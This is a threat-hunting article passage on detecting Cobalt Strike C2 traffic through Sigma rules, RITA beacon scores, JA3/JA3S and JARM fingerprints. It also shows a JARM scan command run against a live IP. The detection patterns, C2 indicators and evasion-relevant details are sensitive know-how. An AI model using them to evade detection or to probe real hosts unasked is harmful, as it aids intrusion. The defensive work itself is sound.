
```yaml
title: Cobalt Strike DNS Beaconing
id: 2975af79-28c4-4d2f-a951-9095f229df29
status: experimental
description: Detects suspicious DNS queries known from Cobalt Strike beacons
author: Florian Roth
date: 2018/05/10
modified: 2021/03/24
references:
    - https://www.icebrg.io/blog/footprints-of-fin7-tracking-actor-patterns
    - https://www.sekoia.io/en/hunting-and-detecting-cobalt-strike/
logsource:
    category: dns
detection:
    selection1:
        query|startswith:
            - 'aaa.stage.'
            - 'post.1'
    selection2:
        query|contains: '.stage.123456.'
    condition: 1 of selection*
falsepositives:
    - Unknown
level: critical
tags:
    - attack.command_and_control
    - attack.t1071.004
```

Below is a more generic rule created by @bareiss_patrick which is a good example of detecting suspicious DNS traffic based on a high amount of queries for a single domain.




```
24 lines (24 sloc) | 828 Bytes
title: Possible DNS Tunneling
id: 1ec4b281-aa65-46a2-bdae-5fd830ed914e
status: test
description: Normally, DNS logs contain a limited amount of different dns queries for a single domain.
author: Patrick Bareiss
references:
  - https://zeltser.com/c2-dns-tunneling/
  - https://patrick-bareiss.com/detect-c2-traffic-over-dns-using-sigma/
date: 2019/04/07
modified: 2021/11/27
logsource:
  category: dns
detection:
  selection:
    parent_domain: '*'
  condition: selection | count(dns_query) by parent_domain > 1000
falsepositives:
  - Valid software, which uses dns for transferring data
level: high
tags:
  - attack.command_and_control
  - attack.t1071.004
  - attack.exfiltration
  - attack.t1048.003
```

Another more generic rule created by Daniil Yugoslavskiy uses dns logs to look for 50 or more TXT records from a single source in one minute:



```
22 lines (22 sloc) | 688 Bytes                                                    Raw  Blame
title: High TXT Records Requests Rate
id: f0a8cedc-1d22-4453-9c44-8d9f4ebd5d35
status: test
description: Extremely high rate of TXT record type DNS requests from host per short period of time. Possible result of Do-exfiltration tool execution
author: Daniil Yugoslavskiy, oscd.community
date: 2019/10/24
modified: 2021/11/27
logsource:
  category: dns
detection:
  selection:
    record_type: 'TXT'
  timeframe: 1m
  condition: selection | count() by src_ip > 50
falsepositives:
  - Legitimate high DNS TXT requests rate to domain name which should be added to whitelist
level: medium
tags:
  - attack.exfiltration
  - attack.t1048.003
  - attack.command_and_control
  - attack.t1071.004
```


Default Cobalt Strike Certificate is a rule written by Bhabesh Raj that uses Zeek logs to detect the default Cobalt Strike certificate.



26 lines (26 sloc) | 700 Bytes


```yaml
title: Default Cobalt Strike Certificate
id: 7100f7e3-92ce-4584-b7b7-01b40d3d4118
description: Detects the presence of default Cobalt Strike certificate in the HTTPS traffic
status: experimental
author: Bhabesh Raj
date: 2021/06/23
modified: 2021/08/24
references:
  - https://sergiusechel.medium.com/improving-the-network-based-detection-of-cobalt-strike-c2-servers-in-the-wild-while-reducing-the-6964205f6468
tags:
  - attack.command_and_control
  - attack.s0154
logsource:
  product: zeek
  service: x509
detection:
  selection:
    certificate.serial: 8BB00EE
  condition: selection
fields:
    - san.dns
    - certificate.subject
    - certificate.issuer
falsepositives:
    - none
level: high
```

RDP over Reverse SSH Tunnel WFP by Samir Bousseaden is a rule that can look for suspicious RDP activity using reverse tunneling.



```
38 lines (38 sloc) | 1.03 KB
title: RDP over Reverse SSH Tunnel WFP
id: 5bed80b6-b3e8-428e-a3ae-d3c757589e41
status: experimental
description: Detects svchost hosting RDP termsvcs communicating with the loopback address
references:
    - https://twitter.com/SBousseaden/status/1096148422984384514
    - https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES/blob/master/Command%20and%20Control/DE_RDP_Tunnel_5156.evtx
author: Samir Bousseaden
date: 2019/02/16
modified: 2021/07/06
tags:
    - attack.defense_evasion
    - attack.command_and_control
    - attack.lateral_movement
    - attack.t1090.001
    - attack.t1090.002
    - attack.t1021.001
    - car.2013-07-002
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 5156
    sourceRDP:
        SourcePort: 3389
        DestAddress:
            - '127.*'
            - '::1'
    destinationRDP:
        DestPort: 3389
        SourceAddress:
            - '127.*'
            - '::1'
    condition: selection and ( sourceRDP or destinationRDP )
falsepositives:
    - unknown
level: high
```

CobaltStrike Malleable Amazon Browsing Traffic Profile by Markus Neis which looks at proxy logs for the Amazon Malleable profile.



```
33 lines (32 sloc) | 1.11 KB
title: CobaltStrike Malleable Amazon Browsing Traffic Profile
id: 953b895e-5cc9-454b-b183-7f3db555452e
status: test
description: Detects Malleable Amazon Profile
author: Markus Neis
references:
  - https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/amazon.profile
  - https://www.hybrid-analysis.com/sample/ee5eca8648e45e2fea9dac0d920ef1a1792d8690c41ee7f20343de1927cc88b9?environmentId=100
date: 2019/11/12
modified: 2021/11/27
logsource:
  category: proxy
detection:
  selection1:
    c-useragent: 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'
    cs-method: 'GET'
    c-uri: '/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books'
    cs-host: 'www.amazon.com'
    cs-cookie|endswith: '=csm-hit=s-24KU11BB82RZSYGJ3BDK|1419899012996'
  selection2:
    c-useragent: 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko'
    cs-method: 'POST'
    c-uri: '/N4215/adj/amzn.us.sr.aps'
    cs-host: 'www.amazon.com'
  condition: selection1 or selection2
falsepositives:
  - Unknown
level: high
tags:
  - attack.defense_evasion
  - attack.command_and_control
  - attack.t1071.001
```

Other malleable profile rules include CobaltStrike Malformed UAs in Malleable Profiles, CobaltStrike Malleable (OCSP) Profile, and CobaltStrike Malleable OneDrive Browsing Traffic Profile.


All Sigma rules here are documented towards the bottom of Part 1.

Rita

Rita stands for Real Intelligence Threat Analytics (RITA), developed by Active Countermeasures. Rita is a framework for detecting command and control communication. It takes Zeek logs data and can, in our experience, accurately detect beaconing activity.

One of the great features of Rita is its ease of use and detailed output information in various forms, including CSV and HTML. One simply can point Rita to the Zeek logs and wait for the results. The more available data, the more precise the results will be. Zeek logs can be generated from the PCAP(s).


The screenshot samples below show the results created by Rita based on the traffic we used in the previous sections to demonstrate the jquery malleable C2 profile.



Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion	Total Bytes
0.999	192.168.88.142	[redacted].42.9	169124	1281.000	6	434	1	681	4102	89201	0.000	0.000	0	0	216650656

We left the Beacon running for an hour to simulate an actual infection while several other network-unrelated processes ran in the background. During this hour, we tasked the Beacon with carrying out several commands. Rita determined that one hour of network data was adequate for identifying the beacon link and assigning it the highest score. Although, the more data you have, the more accurate the results will be.

Below, we can see the results from one of our recent cases, BazarLoader and the Conti Leaks. The first three IP addresses relate to the CS servers with which the Beacon communicated.



```
+-------+----------------+-----------------+-------------+-----------+-------------+------------+-----------+----------+-----------------+----------------+------------+------------+------------------+-----------------+-------------+
| SCORE |   SOURCE IP    | DESTINATION IP  | CONNECTIONS | AVG BYTES | INTVL RANGE | SIZE RANGE | TOP INTVL | TOP SIZE | TOP INTVL COUNT | TOP SIZE COUNT | INTVL SKEW | SIZE SKEW  | INTVL DISPERSION | SIZE DISPERSION | TOTAL BYTES |
+-------+----------------+-----------------+-------------+-----------+-------------+------------+-----------+----------+-----------------+----------------+------------+------------+------------------+-----------------+-------------+
| 0.997 | [redacted]     | 23.106.160.77   |       22185 |      2537 |         157 |     181126 |         2 |     1246 |           15640 |          21056 |          0 |          0 |                0 |               0 |    56300961 |
| 0.997 |                | 192.198.86.130  |       32111 |      2431 |         159 |      81571 |         2 |     1227 |           15696 |          30869 |          0 |          0 |                0 |               0 |    78075593 |
| 0.997 |                | 45.153.240.234  |       22009 |      2672 |         142 |      99608 |         2 |     1246 |           15669 |          21016 |          0 |          0 |                0 |               0 |    58829198 |
```

Rita accurately identified beaconing activity related to Cobalt Strike C2 communication. Using Rita, we can identify malicious C2 traffic based on multiple variables, including communication frequency, average bytes sent/received, number of connections etc. As a result, we can detect Cobalt Strike beaconing regardless of the malleable C2 profile utilized or any additional jitter present.

JA3/JA3S

JA3 is an open-source project created by John Althouse, Jeff Atkinson and Josh Atkins. JA3/JA3S can create SSL fingerprints for communication between clients and servers. The unique signatures can represent several values collected from fields in the Client Hello packet:

```
- SSL Version
- Accepted Ciphers
- List of Extensions
- Elliptic Curves
- Elliptic Curve Formats
```

For more information on how JA3 works, you can visit the official GitHub repository here: https://github.com/salesforce/ja3.

The JA3 tool is used to generate a signature for the client-side beacon connection with the server. JA3S, on the other hand, is able to generate a server fingerprint. The combination of the two can produce the most accurate result. JA3S can capture the full cryptographic communication and combine the JA3 findings to generate the signature.

The downside of this method is that it can produce inaccurate results if the Cobalt Strike is behind redirectors.

We can find many reports that contain the JA3 value that corresponds to the Cobalt Strike fingerprint. When it comes to Cobalt Strike infrastructure, the known JA3 and JA3s signatures that we are looking for are:

JA3

- 72a589da586844d7f0818ce684948eea
- a0e9f5d64349fb13191bc781f81f42e1

JA3s

- b742b407517bac9536a77a7b0fee28e9
- ae4edc6faf64d08308082ad26be60767

By using JA3/S signatures, we can discover various malware C2 servers and not just Cobalt Strike. Salesforce provides a thorough collection of signatures that belong to many different applications here. Some other example signatures with well known JA3 fingerprints are:

- Trickbot: 6734f37431670b3ab4292b8f60f29984
- AsyncRat: fc54e0d16d9764783542f0146a98b300
- Dridex: 51c64c77e60f3980eea90869b68c58a8
- JA3 of Python usually hosting Empire or PoshC2: db42e3017c8b6d160751ef3a04f695e7
- TOR client: e7d705a3286e19ea42f587b344ee6865

Another very good website to test the JA3 signature against a large database is ja3er.

JARM

Similar to JA3/JA3S, JARM has the ability to fingerprint the TLS values of the remote server. It does this by interacting with the target server sending 10 TLS Client Hello packets and recording the specific attributes from the replies. It will then hash the result values and create the final JARM fingerprint.

Unlike JA3/S, JARM is an active way of fingerprinting remote server applications. John Althouse has created a medium post that accurately conveys the differences between JA3/S and JARM:

“JARM actively scans the server and builds a fingerprint of the server application. Whereas JA3/S is passive, just listening, not reaching out, JARM is active, actively probing the target. And is able to build a fingerprint of the server application where JA3S could not.”

According to research and further changes on the JAVA TLS version as mentioned below, the JARM fingerprint that corresponds to a default configuration of the Cobalt Strike is:


07d14d16d21d21d00042d41d00041de5fb3038104f457d92ba02e9311512c2

Cobalt Strike is dependent on Java to run both the client graphical user interface (GUI) and the team server. When we scan a Cobalt Strike server using JARM, the results we get back are dependent on the Java version that is used. According to Cobalt Strike's documentation, OpenJDK 11 is the preferred version that needs to be installed by the operators. This makes it easier to identify a potential Cobalt Strike server, however, defenders should be aware that this outcome alone is prone to false positives. This is because many other legitimate servers on the internet use this version of Java to operate their web applications.

On April 20th, 2021 Java Disabled TLS 1.0 and TLS 1.1 in favor of TLS 1.2 or above. Following this change, the JARM fingerprint for Cobalt Strike servers changed:

From: *07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1*


To: *07d14d16d21d21d00042d41d00041de5fb3038104f457d92ba02e9311512c2*



Released Changes

Release Date	Release(s) Affected	Algorithm/Protocol	Action	Additional Information	Change Log
2021-04-20	11.0.11+9, 8u291 b10, 7u301 b09	TLS 1.0, TLS 1.1	Disabled TLS 1.0 and TLS 1.1	Disabling TLS 1.0 and TLS 1.1	• 2021-04-20 Released. • 2020-11-16

This change was highlighted by @bodziurity and @WLesicki in a collaborative effort:


Wojciech Cieślak
@bodziurity

New default #CobaltStrike #JARM hash, due to disabled TLS 1.1 in JAVA:

07d14d16d21d21d00042d41d00041de5fb3038104f457d92ba02e9311512c2 <--- (OpenJDK 11.0.11)

Research in collaboration with @WLesicki

otocol	Action	Additional Infor
1.1	Disabled TLS 1.0 and TLS 1.1	Disabling TLS 1.0 1.1


8:29 AM · Jun 21, 2021 · Twitter Web App

Cobalt Strike has a post dedicated to JARM that goes into detail on how JARM works and how the specific hash value is created based on the Java version.

Looking into our reporting for this hash value will return four of our cases. All these cases involve Cobalt Strike as the post-exploitation method.

To generate a JARM fingerprint against a server, you can run the JARM python tool:

```
python3 jarm.py [target] -p [port]
```



```
[redacted]~/jarm$ python3 jarm.py 103.228.111.159 -p 443
Domain: 103.228.111.159
Resolved IP: 103.228.111.159
